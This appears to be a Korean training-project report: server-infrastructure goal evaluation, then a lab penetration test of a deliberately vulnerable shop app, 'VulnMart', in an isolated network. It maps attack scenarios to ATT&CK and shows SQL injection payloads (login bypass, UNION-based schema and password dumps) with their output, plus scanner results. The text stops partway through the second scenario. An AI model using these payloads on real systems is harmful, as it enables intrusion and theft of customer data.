
3-2-4. 보안




3-3. 공통 도메인

분류	도메인
대표 도메인	mg.com
블루 서버	bs.mg.com
블루 네트워크	bn.mg.com
퍼플 서버	ps.mg.com
퍼플 네트워크	pn.mg.com
레드 병진	rb.mg.com
레드 왕현	rw.mg.com

3-4. 백업 정책



3-5. 코드 흐름도



3-6. 구현도 평가

목표 ID	구현 목표	검증 방법	구현 여부
BS-01	Python 기반 원격 서버 관제 시스템 구현	서버 접속 정보(IP·계정·PW) 입력 후 SSH 접속 및 작업 유형 분기 정상 동작 확인	O
BS-02	OS 초기 세팅 자동화 전체/선택 설치 구현	전체·선택 설치 시 원격 명령 정상 적용 및 완료/오류 반환 여부 확인	O
BS-03	웹하드 서비스 구축 - 관리자용(HD01) 구현	bshd1.mg.com 접속 및 Pydio·SMB 파일 공유·전송 기능 정상 동작 확인	O
BS-04	웹하드 서비스 구축 - 직원용(HD02) 구현	bshd2.mg.com 접속 및 ownCloud·FTP 파일 업로드·다운로드 기능 정상 동작 확인	O
BS-05	모니터링 웹페이지 구축 - 네트워크(MR01) 구현	bsmr1.mg.com에서 SNMP 기반 네트워크 트래픽 그래프가 정상 수집·표시되는지 확인	X
BS-06	모니터링 웹페이지 구축 - 서버(MR02) 구현	bsmr2.mg.com에서 SNMP 기반 서버 자원 모니터링 데이터가 정상 수집·표시되는지 확인	X
BS-07	전 서버 공통 모니터링(Monitorix) 구축	각 서버 자원이 Monitorix로 추적·표시되는지 확인	O
BS-08	관제 서버(MS01) DNS Master·DHCP·도메인 제공 구축	bsms.mg.com 도메인 해석, DHCP IPv4 주소 할당, DNS 존 정보 정상 응답 확인	O
BS-09	DNS Slave(DB03) 존 복제 구성 구현	Master(MS01)의 존 정보가 Slave로 정상 복제되어 응답하는지 확인	O
BS-10	서비스 로그 DB 저장 체계(DB01, DB02) 구현	HD01·HD02·MR01·MR02 로그가 해당 MariaDB에 정상 저장되는지 확인	O
BS-11	RAID(5, 1+0) 구성으로 디스크 오류 대비 및 데이터 분산 저장 구현	RAID 볼륨 구성 상태 및 디스크 장애 시 데이터 무결성 유지 여부 확인	O
BS-12	Quota 기반 용량·파일 개수 제한(HD01, HD02, DB01~03) 구현	사용자·그룹별 디스크 사용량 초과 시 제한이 정상 적용되는지 확인	O
BS-13	Rsync·scp·Cron 기반 자동 백업 정책 구현	crond 등록된 백업 작업이 지정시간(00:00~01:00)에 tar·zip 압축 후 백업되는지 확인	O
BS-14	백업 데이터 보존 주기 및 디렉토리 구조 구현	일주일 경과 백업 데이터 자동 삭제 및 지정 경로별 저장 여부 확인	O
BS-15	백업 서버(DB03) 통합 백업 - 웹하드·Log·DB·DNS 데이터 백업 구현	DB01·DB02·MS01 데이터가 DB03에 정상 백업되고 복구 가능한지 확인	O
BS-16	호스트 방화벽 공통 기본 정책 적용	iptables/firewalld/ufw 정책이 기본 차단·필수 허용 규칙대로 동작하는지 확인	O
BS-17	SSH 관리망(MS01) 대역 및 ICMP echo 내부 대역 한정 허용 구현	관리망 외 SSH 접근 차단, 외부 ICMP echo 무응답(icmp ignore) 여부 확인	X
BS-18	TCP Wrapper 접근 제어 구현	SSH는 C&C 관리망, 웹하드는 서비스별(FTP·SMB) 규칙으로 접근 제어 여부 확인	O

BS-19	iptables/firewalld(Rich Rules)/ufw 기반 서버별 세부 방화벽 정책 적용	서버 별 차단·허용 정책 및 로그 설정 점검	O
BS-20	방화벽·시스템 로그 수집·분석 체계 구현	로그 수집·보관 상태 점검 및 이상징후 감지 후 보안 정책 추가 적용 여부 확인	O
목표 ID	구현 실패 사유		
BS-05	네트워크 SNMP Agent 설정 미적용		-
BS-06	Cacti 서비스와 DB연동 연결 오류 발생		-
BS-17	구현 시간 부족으로 icmp ignore 생략		-
목표 외 구현 평가			
서버 IP 할당 시 휴먼 이슈 발생, 이에 구현 완료된 서버의 서비스 내부 설정 전면 수정		팀원 간 크로스체크를 통해 동일·유사 이슈가 발생하지 않도록 보완	

4. 모의 해킹 및 침해 대응

4-1. 점검 개요

① 배경 및 목적

전자상거래(쇼핑몰) 서비스를 겨냥한 사이버 위협이 다수 취약점을 연계한 침투 형태로 고도화됨에 따라, 개별 취약점의 단순 진단을 넘어 실제 공격자 관점에서 초기 침투 → 권한 획득 → 핵심 자산(개인정보·결제·서버 제어권) 접근으로 이어지는 공격 체인의 성립 가능성을 입증하는 모의해킹 기반 취약점 진단이 요구된다. 본 점검은 쇼핑몰 웹 애플리케이션 **VulnMart (10.60.0.10)**를 대상으로 인증·세션·입력값 검증·결제 로직·파일 업로드·인증 보호 전반의 보안 실효성과 침해 영향도를 검증하며, 시나리오 1(웹 애플리케이션 다단계 침투) · 2(Stored XSS 기반 쿠폰 피싱·결제정보 스니핑) · 3(파일 업로드 리버스 셸 제어권 탈취) · 4(Brute Force 계정 탈취)의 4개 공격 시나리오로 구성된다.

- 레드팀 : 경찰부터 인증 우회·세션 탈취·개인정보 유출·서버 제어권 탈취까지 이어지는 실제 공격 체인 재현

② 점검 대상 및 범위

점검 대상은 **VulnMart** 쇼핑몰 웹 애플리케이션과 이를 구성하는 **WAS·DB** 자산이며, 수행 합의서(RoE)에서 정한 사설 훈련망(GNS3 격리) 범위 내로 한정하였다.

- 대상 WAS : 10.60.0.10 (nginx 1.20.1 · PHP 8.0.30 · MariaDB) — GNS3 격리 훈련망
- 웹 애플리케이션 구조 : login.php (로그인) · search.php (상품 검색) · post_new.php (게시글) · product.php (상세) · cart.php (장바구니) · orders.php (주문) · support .php (고객센터) · /admin/ (관리자) · scenarios.php (훈련 보드)
- 공격 인프라 : 공격자 거점 + 피싱/중계 서버(쿠폰 피싱 사이트, 훈련용)
- 부가 발견 : 로그인 페이지에 교육용 계정(admin/alice/bob/victim) 및 비밀번호가 평문 노출되어, 경찰 단계에서 계정 정보 획득이 가능

- 제외 범위 : 합의 외 시스템 스캔·공격 금지, DoS·데이터 파괴·고객데이터 변조 금지

③ 수행 방식 및 도구

MITRE ATT&CK 전술·기법과 사이버 킬체인 절차를 참고하여 정찰부터 목표 달성까지 단계적으로 수행하고, 각 단계의 취약점을 연계해 공격 체인을 구성하였다. 블랙박스를 기본으로 저장형 XSS 성립·파일 업로드 등 일부 단계는 승인된 선행 조건을 부여한 그레이박스로 병행하였다. 본 훈련은 아래 표준 모의해킹 7단계 절차를 따른다.

단계	구분	설명
1	사전 협의	훈련 범위·기간·허용/금지 행위·비상 연락체계를 레드팀-블루팀 간 합의
2	정보 수집	정찰(Nmap 등)을 통해 대상 자산의 IP/포트/서비스/애플리케이션 구조 파악
3	위협 모델링	식별된 자산과 공격 표면을 기준으로 위협 및 위험도 분석
4	취약점 분석	SQL Injection, XSS 등 구체적 취약점 식별 및 검증
5	침투(Exploitation)	식별된 취약점을 이용해 인증 우회·데이터 탈취 등 실제 공격 수행
6	후속 공격(Post-Exploitation)	확보한 권한/정보를 이용한 피벗·피싱 등 확장 공격 수행
7	결과 정리 및 보고	공격 절차·증적·탐지 포인트·개선 권고사항을 문서화

사용 도구 : Nmap/Zenmap, Wireshark, Burp Suite(Repeater), hydra, scapy, 브라우저, 커스텀 PHP 스크립트, Snort.

④ 위협 모델링

식별된 자산과 공격 표면을 기준으로 위협 및 위험도를 정리하면 다음과 같다.

자산	위협	공격 벡터	위험도
회원 개인정보 DB	무단 조회 및 유출	SQL Injection (search.php, login.php)	상
관리자 계정	인증 우회	SQL Injection (login.php)	상
세션/쿠키	탈취 및 세션 하이재킹	Stored XSS + HttpOnly 미적용	상
로그인 자격증명	평문 탈취	미 암호화 구간 스니핑/MITM	중
사용자 신뢰	피싱 유도	오픈 리다이렉트 + 리버스 프록시 피싱	중
결제(체크아웃)	결제정보(카드번호) 탈취	Stored XSS 피싱 유도 + 평문 결제 트래픽 스니핑	상
서버(호스트 OS)	원격 코드 실행 및 제어권 탈취	파일 업로드 검증 미흡(.php 업로드) + 리버스 쉘	상
사용자 계정	무차별 대입을 통한 계정 탈취	인증 시도 제한·계정 잠금 미흡(Brute Force, hydra)	중-상

4-2. 공격 흐름

4개 시나리오는 정찰 → 초기 침투 → 권한 획득 → 세션 탈취 → 개인정보·카드 유출 → 서버 제어권 탈취(RCE)로 이어지는 공격 흐름으로 연결되며, **Brute Force** 계정 탈취가 초기 접근 표면을 확장한다.


단계	ATT&CK 기법 (ID)	실증/정의 행위
정찰	Active Scanning (T1595)	Nmap/Zenmap으로 개방 포트·HTTP 서비스 식별 (SCN-01~04)
초기 침투	Exploit Public-Facing App (T1190)	로그인 파라미터 SQLi로 인증 우회 (SCN-01)
계정	Valid Accounts (T1078)	관리자 세션(vm_role=admin) 획득 (SCN-01)
세션 탈취	Steal Web Session Cookie (T1539)	저장형 XSS로 세션 쿠키 외부 전송·탈취 (SCN-01/02)
자격증명	Data from Information Repositories (T1213)	UNION 기반 SQLi로 users 스키마·데이터 열거 (SCN-01)
자격증명	Credentials from Password Stores (T1555)	users 테이블 평문·해시 비밀번호 전량 덤프 (SCN-01)
실행 유도	Drive-by / Malicious Link (T1189 / T1204.001)	가짜 쿠폰 배너·피싱 리다이렉트 유도 (SCN-02)
수집(전송)	Network Sniffing (T1040)	scapy로 결제 트래픽 카드번호 스니핑 (SCN-02)
웹셸 설치	Server Software Component: Web Shell (T1505.003)	업로드한 .php 파일이 서버측에서 실행 (SCN-03)
명령·제어	Unix Shell / Reverse Shell (T1059.004 / T1571)	업로드 파일 실행으로 bash 리버스 셸 연결·제어권 탈취 (SCN-03)
자격증명	Brute Force (T1110 / T1110.001)	hydra 무차별 대입, 응답 패턴으로 유효 계정 식별 (SCN-04)
보관	Data Staged (T1074)	탈취 자격증명·카드·정보를 로컬 파일로 보관 (전 시나리오)

4-3. 모의 해킹 시나리오

SCN-01. 웹 애플리케이션 다단계 침투 (인증우회·세션탈취·개인정보유출)


목표 : SQL Injection을 연쇄적으로 악용해 인증 우회 → 세션 탈취 → DB 스키마 열거 → 회원 개인정보 전체 탈취까지 이어지는 다단계 침투가 실제로 가능함을 검증하고, 각 단계별 탐지·차단 체계(WAF, Snort)의 실효성을 점검한다.

시나리오 1



- ① 정찰 — Nmap으로 대상 IP(10.60.0.10)·열린 포트·HTTP 서비스 식별
- ② SQL Injection(인증 우회) — login.php username 파라미터에 Boolean 기반 SQLi(' OR '1' = '1' -- -)로 로그인 인증 우회
- ③ 권한 획득 — SQLi로 관리자 세션(vm_role=admin) 획득, /admin/ 접근
- ④ SQL Injection(스키마 열거) — search.php q 파라미터, UNION 기반으로 users 테이블/컬럼 구조 열거
- ⑤ 자격증명 탈취 — users 테이블 평문/해시 비밀번호 전체 덤프

단계	공격 기법
1	무조건 참이 되는 문자열을 id에 입력
	로그인 회원 주문과 커뮤니티 기능을 사용하려면 로그인하십시오. 아이디 ' OR '1'='1' -- - 비밀번호 ... 로그인 비밀번호 복구
2	로그인이 성공하는지 확인

	
3	상품 검색 SQL Injection — 스키마 열거 및 데이터 탈취

HOME / SEARCH

통합 상품 검색

상품명과 설명을 한 번에 검색합니다.

zzzzzz') UNION SELECT 1,'x',username,password,0,0," FROM users-- -

검색

검색어: zzzzzz') UNION SELECT 1,'x',username,password,0,0," FROM users-- - - 0건

SQLSTATE[42S22]: Column not found: 1054 Unknown column 'password' in 'field list' | SQL=SELECT id,sku,name,description,price,stock,image FROM products WHERE active=1 AND (name LIKE '%zzzzzz') UNION SELECT 1,'x',username,password,0,0," FROM users-- -%' OR description LIKE '%zzzzzz') UNION SELECT 1,'x',username,password,0,0," FROM users-- -%')

HOME / SEARCH

통합 상품 검색

상품명과 설명을 한 번에 검색합니다.

zzzzzz') UNION SELECT 1,'x',column_name,data_type,0,0," FROM information_schema.columns WHERE table_name='users'-- -

검색

검색어: zzzzzz') UNION SELECT 1,'x',column_name,data_type,0,0," FROM information_schema.columns WHERE table_name='users'-- - - 13건

x

id

int

0원

x

username

varchar

0원

x

email

varchar


0원

x

password_hash

varchar

0원



SCN-02. Stored XSS 기반 쿠폰 피싱·결제정보(카드번호) 스니핑

목표 : Stored XSS(선행 조건)로 유입된 사용자의 세션을 재사용해 결제 프로세스를 서버측 프록시로 가로채고 더미 카드번호를 수집하는 흐름을 재현해, 세션 관리·결제 트래픽 보안 체계의 실효성을 검증한다.

시나리오 2



- ① 정찰(Zenmap) — Zenmap(Nmap GUI)으로 대상 IP·열린 포트·취약 웹 서비스 식별
- ② 저장형 XSS(피싱 유도 삽입) — 취약 게시판에 외부 피싱 사이트로 연결되는 "쿠폰 받기" 버튼을 저장형 XSS로 삽입
- ③ 피싱 유도 / 결제정보 입력 — 피해자가 버튼 클릭 후 피싱 사이트에서 쿠폰 적용을 위해 배송지/카드번호 입력
- ④ 결제 트래픽 탈취 — 결제(POST /checkout) 요청만 선별적으로 scapy로 스니핑하여 카드번호 추출

- ⑤ 데이터 수집/보관 — 탈취한 카드번호를 로그 파일(txt)로 저장

단계	공격 기법
1	정찰 <pre> # 웹 탐색지점/취약점 후보 스캔 (holymoly, 비파괴) 대상 메인 URL (예: http://172.16.1.254/) > http://rwws.mg.com 로그인 기능을 발견했습니다: http://rwws.mg.com/login.php?next=%2Fsupport.php 로그인 후 세션을 유지하며 다시 탐색하겠습니다! [y/N]: y 아이디: alice 비밀번호: 수집된 URL: [http://rwws.mg.com/login.php?next=%2Fsupport.php', 'http://rwws.mg.com/login.php', 'http://rwws.mg.com/register.php', 'http://rwws.mg.com/login.php?next=%2Forders.php', 'http://rwws.mg.com/login.php?next=%2Fprofile.php', 'http://rwws.mg.com/', 'http://rwws.mg.com/products.php', 'http://rwws.mg.com/search.php', 'http://rwws.mg.com/community.php', 'http://rwws.mg.com/support.php', 'http://rwws.mg.com/scenarios.php', 'http://rwws.mg.com/cart.php', 'http://rwws.mg.com/product.php?id=1', 'http://rwws.mg.com/product.php?id=2', 'http://rwws.mg.com/product.php?id=3', 'http://rwws.mg.com/product.php?id=4', 'http://rwws.mg.com/product.php?id=5', 'http://rwws.mg.com/product.php?id=6', 'http://rwws.mg.com/product.php?id=7', 'http://rwws.mg.com/product.php?id=8', 'http://rwws.mg.com/health.php', 'http://rwws.mg.com/compare.php', 'http://rwws.mg.com/post.php?id=2', 'http://rwws.mg.com/post.php?id=20', 'http://rwws.mg.com/post.php?id=25', 'http://rwws.mg.com/post.php?id=24', 'http://rwws.mg.com/post.php?id=23', 'http://rwws.mg.com/post.php?id=22', 'http://rwws.mg.com/post.php?id=21', 'http://rwws.mg.com/post.php?id=20', 'http://rwws.mg.com/post.php?id=19', 'http://rwws.mg.com/post.php?id=18', 'http://rwws.mg.com/post.php?id=17', 'http://rwws.mg.com/post.php?id=16', 'http://rwws.mg.com/post.php?id=15', 'http://rwws.mg.com/post.php?id=14', 'http://rwws.mg.com/post.php?id=13', 'http://rwws.mg.com/post.php?id=12', 'http://rwws.mg.com/post.php?id=11', 'http://rwws.mg.com/post.php?id=10', 'http://rwws.mg.com/post.php?id=9', 'http://rwws.mg.com/post.php?id=8', 'http://rwws.mg.com/post.php?id=7', 'http://rwws.mg.com/post.php?id=6', 'http://rwws.mg.com/post.php?id=5', 'http://rwws.mg.com/post.php?id=4', 'http://rwws.mg.com/post.php?id=3', 'http://rwws.mg.com/post.php?id=2', 'http://rwws.mg.com/post.php?id=1', 'http://rwws.mg.com/forgot.php', 'http://rwws.mg.com/orders.php', 'http://rwws.mg.com/profile.php', 'http://rwws.mg.com/admin/', 'http://rwws.mg.com/admin/pricing.php', 'http://rwws.mg.com/api/products.php', 'http://rwws.mg.com/out.php?url=https://partner.example.invalid/warranty', 'http://rwws.mg.com/campaign.php', 'http://rwws.mg.com/out.php?url=https://partner.example.invalid/sale', 'http://rwws.mg.com/help.php', 'http://rwws.mg.com/post_new.php', 'http://rwws.mg.com/order.php?id=1', 'http://rwws.mg.com/help.php?article=shipping.php', 'http://rwws.mg.com/help.php?article=returns.php', 'http://rwws.mg.com/help.php?article=membership.php', 'http://rwws.mg.com/invoice.php?file=invoice-VW-DEMO-1001.txt', 'http://rwws.mg.com/order.php?id=1&action=cancel', 'http://rwws.mg.com/logout.php'] 수집된 URL 목록을 http://rwws.mg.com/url.txt 형식으로 저장하시겠습니까? [y/N]: y URL 목록 저장 완료: /home/cha/http_rwws.mg.com_url.txt </pre> 하위 url 수집
2	취약점 <pre> 검사 후보 결과: [{ "vulnerability_type": "potential-csrf-protection-gap", "url": "http://rwws.mg.com/login.php?next=%2Fsupport.php", "method": "POST", "parameter": "(form)", "confidence": "low", "evidence": "POST 폼에서 일반적인 CSRF 토큰 필드명을 찾지 못함. SameSite 쿠키나 Origin/Referer 검증이 있을 수 있으므로 수동 확인 필요.", "source_url": "http://rwws.mg.com/login.php?next=%2Fsupport.php", "form_index": 0, "enctype": "application/x-www-form-urlencoded" }, { "vulnerability_type": "potential-csrf-protection-gap", "url": "http://rwws.mg.com/login.php", "method": "POST", "parameter": "(form)", "confidence": "low", "evidence": "POST 폼에서 일반적인 CSRF 토큰 필드명을 찾지 못함. SameSite 쿠키나 Origin/Referer 검증이 있을 수 있으므로 수동 확인 필요.", "source_url": "http://rwws.mg.com/login.php", "form_index": 0, "enctype": "application/x-www-form-urlencoded" }, { "vulnerability_type": "potential-csrf-protection-gap", "url": "http://rwws.mg.com/register.php", "method": "POST", "parameter": "(form)", "confidence": "low", "evidence": "POST 폼에서 일반적인 CSRF 토큰 필드명을 찾지 못함. SameSite 쿠키나 Origin/Referer 검증이 있을 수 있으므로 수동 확인 필요.", "source_url": "http://rwws.mg.com/register.php", "form_index": 0, "enctype": "application/x-www-form-urlencoded" }, { "vulnerability_type": "potential-csrf-protection-gap", "url": "http://rwws.mg.com/login.php?next=%2Forders.php", "method": "POST", "parameter": "(form)", "confidence": "low", "evidence": "POST 폼에서 일반적인 CSRF 토큰 필드명을 찾지 못함. SameSite 쿠키나 Origin/Referer 검증이 있을 수 있으므로 수동 확인 필요.", "source_url": "http://rwws.mg.com/login.php?next=%2Forders.php", "form_index": 0, "enctype": "application/x-www-form-urlencoded" }, { "vulnerability_type": "potential-csrf-protection-gap", "url": "http://rwws.mg.com/login.php?next=%2Fprofile.php", "method": "POST", "parameter": "(form)", "confidence": "low", "evidence": "POST 폼에서 일반적인 CSRF 토큰 필드명을 찾지 못함. SameSite 쿠키나 Origin/Referer 검증이 있을 수 있으므로 수동 확인 필요.", "source_url": "http://rwws.mg.com/login.php?next=%2Fprofile.php", "form_index": 0, "enctype": "application/x-www-form-urlencoded" }] </pre> 취약점 검사 결과 확인

```

취약점 검사 대상의 메인 URL을 입력하세요: http://rwws.mg.com
